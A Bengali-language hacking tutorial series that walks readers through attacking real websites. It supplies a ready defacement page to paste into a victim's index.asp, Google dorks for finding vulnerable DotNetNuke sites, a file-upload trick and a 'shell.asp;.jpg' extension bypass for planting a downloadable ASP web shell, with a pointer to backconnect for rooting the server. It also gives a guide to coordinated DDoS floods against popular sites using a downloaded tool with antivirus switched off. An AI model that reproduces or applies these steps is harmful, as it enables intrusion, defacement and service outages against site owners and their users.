এবার এটার উপর রাইট বাটন ক্লিক করে open with notepad এ ক্লিক করুন।

এবার কোড সবগুলো কপি করুন।

ছবি

```
powerin10.html - Notepad
File Edit Format View Help
<html>
<body>
<SCRIPT language="JavaScript">
alert("+++!! Hack3d By Powerin 10 (Powerin 10) !!+++");
</SCRIPT>
</body>
</html

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
</head>
<title>[ Hacked by Powerin 10 ]</title>
<center>
<!-- iconj.com favicon code -->
<link href='http://www.iconj.com/icon.php?pid=n8e37tl9wq' rel='shortcut icon' type='image/x-icon'/>
<link href='http://www.iconj.com/gif_icon.php?pid=n8e37tl9wq' rel='shortcut icon' type='image/gif'/>
<!-- end of iconj.com favicon code -->


<!-- acest script a fost facut de GabyHacker www.gabyyhackerteam.3xforum.ro-->
     <SCRIPT language=javascript>
msg = "HACK BY Powerin 10";

msg = "..." + msg;pos = 0;
function scrollMSG() {
document.title = msg.substring(pos, msg.length) + msg.substring(0, pos);
pos++;
if (pos >  msg.length) pos = 0
window.setTimeout("scrollMSG()",200);
}
scrollMSG();
    </SCRIPT>


</head>
<body background="http://i51.tinypic.com/2qc2zo8.gif" bgcolor="#000000">
<script>
farbbibliothek = new Array();
farbbibliothek[0] = new Array
("#FF0000","#EE0000","#DD0000","#CC0000","#BB0000","#AA0000","#990000","#880000","#770000","#660000","#550000","#440000","#330000","#220000","#110000","#000000","#1100
00","#220000","#330000","#440000","#550000","#660000","#770000","#880000","#990000","#AA0000","#BB0000","#CC0000","#DD0000","#EE0000");
farbbibliothek[1] = new Array
("#FF0000","#EE0000","#DD0000","#CC0000","#BB0000","#AA0000","#990000","#880000","#770000","#660000","#550000","#440000","#330000","#220000","#110000","#000000","#1100
00","#220000","#330000","#440000","#550000","#660000","#770000","#880000","#990000","#AA0000","#BB0000","#CC0000","#DD0000","#EE0000");
farbbibliothek[2] = new Array
("#FF0000","#EE0000","#DD0000","#CC0000","#BB0000","#AA0000","#990000","#880000","#770000","#660000","#550000","#440000","#330000","#220000","#110000","#000000","#1100
00","#220000","#330000","#440000","#550000","#660000","#770000","#880000","#990000","#AA0000","#BB0000","#CC0000","#DD0000","#EE0000");
farbbibliothek[3] = new Array
("#FF0000","#EE0000","#DD0000","#CC0000","#BB0000","#AA0000","#990000","#880000","#770000","#660000","#550000","#440000","#330000","#220000","#110000","#000000","#1100
00","#220000","#330000","#440000","#550000","#660000","#770000","#880000","#990000","#AA0000","#BB0000","#CC0000","#DD0000","#EE0000");
```

এবার আপনার এডিট করা index.asp ফাইলটিতে সবগুলো কোড পেষ্ট করে সেভ করুন।

ছবি

সেভ করার পর আপনি এমন একটি পেজ পাবেন।
ছবি

এবার আপনি আপনার ডিফেইস পেজের নামসহ ভিকটিমের সাইটের লিংকের শেষে দিতে হবে। তাহলে এবার আপনিও করে যান

ভিডিও টিউটোরিয়াল : http://www.youtube.com/watch?v=iG-cjssooVg&feature=related

`

ব্যাসিক হ্যাকিং অধ্যায়-১০

DNN (Dot Net Nuke) সাথে ভিডিও ওয়েবসাইট হ্যাকিং

DNN কি ? DNN হল মাইক্রোসফট এর এসপি (ASP) প্রোগ্রামিং ল্যাংগুয়েজ এর একটা বাগ (Bug). এর সম্পুর্ন নামঃ Dot Net Nuke। এর মাধ্যমে আমরা ফাইল/শেল আপলোড করতে পারব । যে কোন সাইট কি হ্যাক করা যাবে ? না, যে সকল সাইট এই Vulnerable সে সকল সাইট হ্যাক করা যাবে। অনেক সাইট এ Hackable.১। কি ভাবে পাব Vulnerable সাইট? মামু আছে না! মামু থাকতে চিন্তা নাই। আমি কয়েকটা ডর্ক দিচ্ছি যা দিয়ে সহজেই Vulnerable সাইট বের করতে পারবেন।

inurl:/portals/0inurl:Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspxinurl:"Fck/fcklinkgallery.aspx" গুগলে এটি লিখে সার্চ দিলে অনেক Vulnerable ওয়েবসাইট পেয়ে যাবে তার থেকে যেকোন একটি বেছে নাও।

ছবি

inurl:"/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx" Search

About 2,890 results (0.04 seconds) Advanced search

(Link Gallery (DNN 4.8.0 < מתחתנים ברשת - [Translate this page]
סוג הקישור: כתובת אינטרנט (קישור למשאב חיצוני) דף (דף באתר שלך) קובץ (קובץ באתר). מיקום: (כתוב
את כתובת הקישור) בחר כתובת אינטרנט קיימת ...
fril.co.il/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx - Cached

Parallax > Link Gallery
Link Type: URL (A Link To An External Resource) Page (A Page On Your Site) File (A File On Your Site). Location: (Enter The Address Of The Link) ...
www.parallax.com/Providers/Htmleditorproviders/fck/fcklinkgallery.aspx - Cached - Similar

pools/modules/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx
PIAA: News, Information, Property Investments and Resources for Property Investors.
dev.piaa.asn.au/index.php?.../Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx - Cached

২। এখন রেজাল্ট এর একটা সাইটএ ক্লিক করুন আপনি এইরকম দেখতে পাবেন ছবি

৩. File (A File On Your Site) লিখা রেডিও বাটনে ক্লিক করো ।

ছবি

৪. এখন ব্রাউজার এর এড্রেসবার এর লিখুন javascript:__doPostBack(‘ctlURL$cmdUpload’,”)

ছবি

৫. Script রান করালে ফাইল Upload করার জন্য চিত্রের মত Browse বাটনটি পাবে।ছবি

৬.এখানে Browse করে Jpg,Gif,swf ইত্যাদি ফাইল Upload করতে পারবে। এখানে যাই Upload করবে তা সাধারন ভাবে /portals/0/ তে Upload হবে। যদি তোমার সাইটের নাম হয় target.net এবং তোমার Upload করা ফাইল এর নাম যদি হয় test.swf তাহলে তোমার ফাইল পাবে http://www.Target.net/portals/0/test.swf তে।

নিজের নামে একটি ফ্ল্যাশ (swf) Animation বানিয়ে Upload করে দাও,ব্যাস। এইখান থেকে জাভাস্ক্রিপ্টটা ডাউনলোড করে নিন http://www.mediafire.com/?irruu15qetlebuj >>এবারআসি অন্যভাবে>> আগের মতই STOP প্রজন্ত আসুন। তারপর নতুন আপশনটি তে ক্লিক করে একটা শেল আপলোড কর। এখান থেকে ASP শেলটি ডাউনলোড করুন http://www.mediafire.com/download/roi2g28hhyi0r6x/aspydrv.zip তারপর আপলোড কর।

কিন্তু আপনাকে সরাসরি ASP ফাইল আপলোড করতে দিবে না ।এই জন্য ট্রিকস ব্যাবহার করতে হবে। তোমার শেল টা রিনেম করে লিখুন maruf.asp;.jpg এখন আপলোড করে দেখুন আপলোড করতে দিচ্ছে। ওহ আপনাকে অবশ্যই ASP শেল ব্যাবহার করতে হবে। PHP শেল কিন্তু কাজ করবে না। শেল আপলোড হয়েগেলে এইখানে যান http://ভিক্টিম.com/portals/0/maruf.asp;.jpg "ভিক্টিম" এর জায়গায় তোমার Hackable সাইটের নাম লিখবে।তারপর পেয়ে যাবে শেল একসেস। ইয়া ইয়া হুপুরা সাইট তোমার কন্ট্রলে । তেমন ক্ষতি করবে না। আর যারা একটু Advance তারা Backconnect দিয়ে সার্ভার Root করে ফেল। ভিডিও দেখুন : http://www.youtube.com/watch?v=3KVi3_Fkkww

লিখাটি এডিট করা হয়েছে মারুফ আলম ,P1n1X_Cr3w পোস্ট থেকে ।

ব্যাসিক হ্যাকিং অধ্যায় -১১

DdoS কি ? DdoS অ্যাটাক কি কেন কিভাবে ? কিভাবে


ব্যাসিক হ্যাকিং-১২ -DdoS কি ? DdoS অ্যাটাক কি কেন কিভাবে ?

কিভাবে DdoS অ্যাটাক করব ?


প্রথম প্রশ্ন DoS জিনিস টা কি ? DDoS এবং DoS কি একই জিনিস ?

DoS এর পরিপূর্ণ রুপ হচ্ছে Denial of Service। DoS অ্যাটাক এ একটা পিসি অথবাএকটা ইন্টারনেট কানেকশন [অ্যাটাকার] থেকে একটা নির্দিষ্ট সার্ভার [ভিকটিম] এ অনবরত [ফ্লাডিং] TCP / UDP প্যাকেট পাঠানো হয় । এতে করে ওই নির্দিষ্ট সার্ভার এর ব্যান্ডউইথ এবং অন্যান্য সবকিছু ওভারলোড হয়েযায় । ফলাফল ? এর পর যেই ওই সার্ভার এ কানেকশন করার চেষ্টা করবে , তাকেই সার্ভার সার্ভিস দেওয়া থেকে বিরত থাকবে ! অর্থাৎ সোজাসুজি Denial of Service হবে সার্ভার থেকে !

এবার DDoS। এটার পূর্ণ রুপ হচ্ছে Distributed Denial of Service। ব্যাপার টা এভাবে চিন্তা করুন … আপনি রাস্তা দিয়ে হেঁটে যাচ্ছেন হঠাৎ করে আপনাকেএকজন ছিনতাইকারী আক্রমন করলো ! এখন আপনি যদি গায়ে গতরে তার থেকে একটু শক্তিশালী হয়ে থাকেন এবং ভাগ্য খানিক টা সুপ্রসন্ন হয়ে থাকলে আপনি উলটোওই ছিনতাইকারী কে পিটিয়ে তক্তা বানিয়ে দিয়ে পারেন ।
কিন্তু যদি আপনাকে ১ জনের জায়গা তে ১০ -১২ জন আক্রমন করে ?
১৫ দিন পর হাসপাতাল থেকে ছাড়া পাবেন ঠিক এরকম ব্যাপার ই হচ্ছে DDoS।
DoS এর মত করেই কাজ করে কিন্তু DDoS এ অনেক বেশী অ্যাটাকার একসাথে কাজ করে । ফলাফল ভয়াবহ !

আমার কথাবার্তা কি একটু উদ্ভট লাগছে ? :S এতখন যা বললাম তা কি দুর্বোধ্য লাগছে ? তাহলে নিচের চিত্রগুলো দেখুন বুঝে জাবেন কিভাবে DoS এবং DDoS কিভাবেকাজ করে ।

একটা সাধারণ কানেকশন কাজ করে এই ভাবে নিচের চিত্রের মত করে

কিন্তু DoS অ্যাটাক টা হচ্ছে নিচের মত

আর DDoS অ্যাটাক হচ্ছে নিচের চিত্রের মত

D0S / DDoS attack এর কারন কি ?

২ টা কারনে DoS/DDoS অ্যাটাক হয়ে থাকে । ১) হ্যাকার এর কুমতলবে অথবা ২) sysadmin এর ভাল মতলব এ ।
আসুন দেখে নেই কে কি কারনে অ্যাটাক করে থাকে

১) হ্যাকারদের কুমতলব :

খুবই নাটকীয় উপায়ে ওই সার্ভার এ নিজের ডিজিটাল ফুটপ্রিন্ট ঢাকার জন্য ওই সার্ভার কে বোকা বানানর উদ্দেশে
সব থেকে পুরাতন মানবিক দোষ , রাগ অথবা ক্রোধ থেকে বিনা কারনে !
হয়ত হ্যাকার ওই সার্ভার এ একটা ট্রোজান ইন্সটল করেছে কিন্তু তা একটিভ করতে একটা রিস্টার্ট লাগবে তার জন্য এই অ্যাটাক
অথবা শুধু মাত্র একজন স্ক্রিপ্ট কিডি নিজের মুন্সিয়ানা দেখানোর জন্য !
অথবা নিতান্তই প্র্যাকটিস এর উদ্দেশে ।

২) sysadmin এর ভাল মতলব

নতুন কোন প্যাচ আপডেট অথবা ইন্সটল করা হলে তার স্থিতিশীলতা পরীক্ষা করার উদ্দেশে
সার্ভার এবং সিস্টেম এর ভালনাবিরিলিটি বা ভঙ্গুরতা কে পরীক্ষা করার উদ্দেশে
সিস্টেম এর রানঅ্যাওয়ে প্রোগ্রাম এর ত্রুটির কারনে

DoS / DDoS কিভাবে সার্ভার এর ১২ টা বাজায় ?

DoS / DDoS সাধারনত ২ ভাবে সার্ভার এর ক্ষতি করে থাকে । ১) সার্ভার কে ক্র্যাশ করিয়ে ২) সার্ভার কে ফ্লাড করিয়ে ।
ডস অ্যাটাক এর কমন কার্যপ্রণালী গুলো হচ্ছে -

বিভিন্ন রকম রিসোর্স গুলো যেমন ব্যান্ডউইথ , প্রসেসর টাইম, ডিস্ক স্পেস ইত্যাদি ব্যস্ত রাখা ।
কনফিগারেশন ইনফর্মেশন যেমন রুটিং ইনফর্মেশন গুলোকে ব্যাহত করে বিঘ্ন করা ।
স্টেট ইনফর্মেশন গুলোকে ব্যাহত করে বিঘ্ন করা ।
ফিজিকাল নেটওয়ার্ক এর বিভিন্ন অংশ গুলোকে ব্যাহত করে বিঘ্ন করা ।
সাধারণ ইউজার এবং সার্ভার এর ভেতর যোগাযোগ বিচ্ছিন্ন করা ও যোগাযোগ স্থাপন করতে বাধা দেওয়া
মেশিন এর মাইক্রোকোড গুলোতে এরর দেখানো
প্রসেসর এর সব ক্ষমতাকে ব্যবহার করে নতুন কোন কাজ শুরু হয়া থেকে বিরত রাখে

##

আসল অংশ DdoS কি ? DdoS অ্যাটাক কি কেন কিভাবে ?কিভাবে DdoS অ্যাটাক করব ?

Ddos এটাক হচ্ছে ওয়েব সিস্টেম ডাউন করার একটি পদ্ধতি। সবাই মিলে কাজ করলে যেকোন বাঘা বাঘা সাইট ও ডাউন করে দেওয়া যায়। বিস্তারিত এখন বলছি না। শুধুদেখে যান কি কি করতে হবে।
অনেক ভাবেই DdoS অ্যাটাক করা যায় । তবে আমি নুব ফ্রেন্ডলি / নতুন দের জন্য সহজ পদ্ধতি টাই এখানে আজ দেখাব । নিচের ধাপগুলো অনুসরন করুন তাহলে খুব সহজেই যে কেউ পারবেন ডস অ্যাটাক করতে
প্রথমেই দেখতে হবে আমরা যে সাইট টাতে ডস অ্যাটাক করব তার সার্ভার ডস অ্যাটাকের কাছে হার মানবে কিনা এবং এর আইপি কত !
এটা দেখার জন্য প্রথমে http://uptime.netcraft.com এই লিঙ্কে যান এবং যে সাইট টা আক্রমন করতে চান তা নিচের দেখানো চিত্রের মত করে নির্দিষ্ট বক্স এ লিখুন ।

এবারসার্চ রেজাল্ট আসলে নিচের চিত্র তে দেখানো ২ টা অংশ লক্ষ্য করুন । প্রথমটি আমাদের কে বলবে ওই নির্দিষ্ট সাইট টি ডস অ্যাটাক এ কাবু হবে নাকি আর ২য়টি অর্থাৎ আইপি অ্যাড্রেস টা একটা কোথাও লিখে রাখুন

Whats that site running? Search

OS, Web Server and Hosting History for

was running Apache on Linux when last queried at 31-Mar-2012 13:52:57 GMT - refresh now Site Report FAQ
Try out the Netcraft Toolbar!

এটা লক্ষ করুন

OS	Server	Last changed	IP address	Netblock Owner
Linux	Apache/1.3.27 (Unix)	31-Mar-2012	216.21.239.197	Register.com, Inc

এটা হচ্ছে ওই নির্দিষ্ট সাইট এর আইপি অ্যাড্রেস

We have no uptime data for at present, and cannot plot a graph.

The host has been added to the list of sites that we may monitor. We will start monitoring in the next daily monitoring cycle.

We will continue to monitor this host for a few days, to get enough values to plot a graph. After this time the host will **not be monitored again** unless it's requested again, or it is one of the most frequently requested hosts.


লক্ষ্যকরুন Apache/1.3.27 (Unix) লেখা টি । এটা ওই নির্দিষ্ট সাইট এর সার্ভার ।এখানে যদি নিচের ৩ টার যেকোনো একটা দেখেন তাহলে বুঝবেন যে এই সাইট এ ডসঅ্যাটাক করে ফলাফল পাওয়া সম্ভব ।

Apache 1.x
Apache 2.x
GoAhead WebServer





##
এবার শুরু হয়ে যান আসল খেলার জন্য DoS কি ? DoS অ্যাটাক কি কেন কিভাবে ?

সফটওয়্যারটি ডাউনলোড বা এটি নিয়ে কাজ করার আগে আপনার পিসির এন্টিভাইরাসের প্রোটেকশন অফ রাখুন। এটিকে আপনার এন্টি ভাইরাস ট্রোজান বা ভাইরাস হিসাবে ডিটেক্ট করতে পারে তবে ভয় নাই, এটি কোন ভাইরাস বা ট্রোজান নয়, নির্ভয়ে ইউজ করুন।

সফটওয়্যারটি প্রথমে নিচের লিঙ্ক থেকে ডাউনলোড করে নিন এবং Extract করুন।
http://www.mediafire.com/?famiivi799a9459

সফটওয়্যারটিডাবল ক্লিক করে ওপেন করুন। যাদের উইন্ডোজ ৭ তারা ফাইলে রাইট ক্লিক করে Run as administrator এ ক্লিক করে ওপেন করুন। নিচের মত উইন্ডো আসবে।

১. URL বক্সে যে কোন সাইটের নাম লেখুন।

(সবাই মিলে একটি সাইট সিলেক্ট করতে হবে, সিঙ্গেল এটাকে সাইটের কিছুই হবে না। টপ সাইটের লিস্ট http://www.alexa.com/topsites/ ,এখান থেকে পাবেন। তাই সবাই মিলে একটি সাইট সিলেক্ট করুন, যেটিকে ডাউন করতে চান।)

২. "lock on" সিলেক্ট করুন।

৩. দেখবেন আইপি লক হয়ে গিয়েছে ।

৪. চিত্র এর মত করে "http" সিলেক্ট করুন।

৫.Threads বক্স এ 1000 টাইপ করুন।

৬. এবার "EMMA CHARGIN MAH LAZER" বাটনটি তে ক্লিক করুন।

৭। . ফ্লাডিং শুরু হয়ে যাবে

##

DoS / DDoS এর থেকে বাঁচার উপায় কি ?

বাঁচার জন্য প্রথমে আপনাকে জানতে হবে আপনি আক্রান্ত কিনা ,আর তা বোঝার জন্য খেয়াল করুন

১ প্যাকেট লস হচ্ছে কিনা অথবা অতিরিক্ত মাত্রায় সার্ভার লেটকরছে কিনা / ল্যাগ হচ্ছে কিনা ,
